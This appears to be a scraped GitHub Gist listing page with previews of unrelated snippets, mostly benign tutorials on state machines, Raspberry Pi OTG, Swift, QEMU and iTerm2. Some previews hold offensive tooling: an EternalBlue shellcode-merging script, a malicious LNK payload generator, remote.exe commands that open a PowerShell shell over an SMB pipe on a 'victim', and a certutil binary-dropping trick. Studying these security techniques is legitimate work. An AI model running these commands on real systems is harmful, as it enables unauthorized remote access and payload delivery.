Skip to content

Instantly share code, notes, and snippets.

@worawit
worawit / eternalblue_merge_shellcode.py
Last active April 3, 2024 12:25
Windows x64 and x86 kernel shellcode for eternalblue exploit
# This file has no update anymore. Please see https://github.com/worawit/MS17-010
import sys
from struct import pack
if len(sys.argv) < 4:
print('Usage: {} sc_x86 sc_x64 sc_out'.format(sys.argv[0]))
sys.exit()
sc_x86 = open(sys.argv[1], 'rb').read()
sc_x64 = open(sys.argv[2], 'rb').read()
function Create-LNKPayload{
<#
.SYNOPSIS
Generates a malicous LNK file
.PARAMETER LNKName
Name of the LNK file you want to create.
@mattifestation
mattifestation / gist:8ef36782ceb7f73d74cfb00c2a710301
Created November 19, 2016 17:07
remote.exe - a useful, MS signed SMB shell
# Command to run on the victim
# This will establish a PowerShell listener over the "pwnme" named pipe
remote /S "powershell.exe" pwnme
# Commands to run on an attacker system - if remote.exe is desired on the client (versus developing your own SMB pipe client)
runas /netonly /user:[Domain|Hostname\Username] "cmd"
remote /C [Hostname\IP] "pwnme"
@andymatuschak
andymatuschak / States-v3.md
Last active December 25, 2025 23:27
A composable pattern for pure state machines with effects (draft v3)

A composable pattern for pure state machines with effects

State machines are everywhere in interactive systems, but they're rarely defined clearly and explicitly. Given some big blob of code including implicit state machines, which transitions are possible and under what conditions? What effects take place on what transitions?

There are existing design patterns for state machines, but all the patterns I've seen complect side effects with the structure of the state machine itself. Instances of these patterns are difficult to test without mocking, and they end up with more dependencies. Worse, the classic patterns compose poorly: hierarchical state machines are typically not straightforward extensions. The functional programming world has solutions, but they don't transpose neatly enough to be broadly usable in mainstream languages.

Here I present a composable pattern for pure state machiness with effects,

@gbaman
gbaman / HowToOTGFast.md
Last active January 18, 2026 09:02
Simple guide for setting up OTG modes on the Raspberry Pi Zero, the fast way!

Setting up Pi Zero OTG - The quick way (No USB keyboard, mouse, HDMI monitor needed)

More details - http://blog.gbaman.info/?p=791

For this method, alongside your Pi Zero, MicroUSB cable and MicroSD card, only an additional computer is required, which can be running Windows (with Bonjour, iTunes or Quicktime installed), Mac OS or Linux (with Avahi Daemon installed, for example Ubuntu has it built in).
1. Flash Raspbian Jessie full or Raspbian Jessie Lite onto the SD card.
2. Once Raspbian is flashed, open up the boot partition (in Windows Explorer, Finder etc) and add to the bottom of the config.txt file dtoverlay=dwc2 on a new line, then save the file.
3. If using a recent release of Jessie (Dec 2016 onwards), then create a new file simply called ssh in the SD card as well. By default SSH i

@gbaman
gbaman / HowToOTG.md
Last active January 21, 2026 00:59
Simple guide for setting up OTG modes on the Raspberry Pi Zero

Raspberry Pi Zero OTG Mode

Simple guide for setting up OTG modes on the Raspberry Pi Zero - By Andrew Mulholland (gbaman).

The Raspberry Pi Zero (and model A and A+) support USB On The Go, given the processor is connected directly to the USB port, unlike on the B, B+ or Pi 2 B, which goes via a USB hub.
Because of this, if setup to, the Pi can act as a USB slave instead, providing virtual serial (a terminal), virtual ethernet, virtual mass storage device (pendrive) or even other virtual devices like HID, MIDI, or act as a virtual webcam!
It is important to note that, although the model A and A+ can support being a USB slave, they are missing the ID pin (is tied to ground internally) so are unable to dynamically switch between USB master/slave mode. As such, they default to USB master mode. There is no easy way to change this right now.
It is also important to note, that a USB to UART serial adapter is not needed for any of these guides, as may be documented elsewhere across the int

@mattifestation
mattifestation / drop_binary.bat
Created July 12, 2015 05:49
Drop binary data from the command line w/o needing PowerShell
echo -----BEGIN CERTIFICATE----- > encoded.txt
echo Just Base64 encode your binary data
echo TVoAAA== >> encoded.txt
echo -----END CERTIFICATE----- >> encoded.txt
certutil -decode encoded.txt decoded.bin
@cmoulton
cmoulton / UISwiftRestDemo
Last active September 9, 2021 21:01
Quick & dirty REST API calls with Swift 2.2. See http://grokswift.com/simple-rest-with-swift/
// MARK: Using NSURLSession
// Get first todo item
let todoEndpoint: String = "http://jsonplaceholder.typicode.com/todos/1"
guard let url = NSURL(string: todoEndpoint) else {
print("Error: cannot create URL")
return
}
let urlRequest = NSURLRequest(URL: url)
@ecliptik
ecliptik / aarch64qemu.md
Last active August 16, 2023 11:03
Ubuntu 14.04 arm64 Port QEMU Configuration

Setting up a Ubuntu 14.04 or Debian 8 (jessie) arm64 VM

This is mainly a notes dump and should be used for reference. This guide assumes:

  • Ubuntu 14.04 (or Debian 8) hypervisor/host with bridge networking
  • Knowledge of qemu
  • Knowledge of debootstrap

Limitations of the qemu-system-aarch64 emulator on x86 include only being able to emulate one CPU and no KVM support.

@kevin-smets
kevin-smets / iterm2-solarized.md
Last active March 17, 2026 21:17


iTerm2 + Oh My Zsh + Solarized color scheme + Source Code Pro Powerline + Font Awesome + [Powerlevel10k] - (macOS)

Default

Default

Powerlevel10k

Powerlevel10k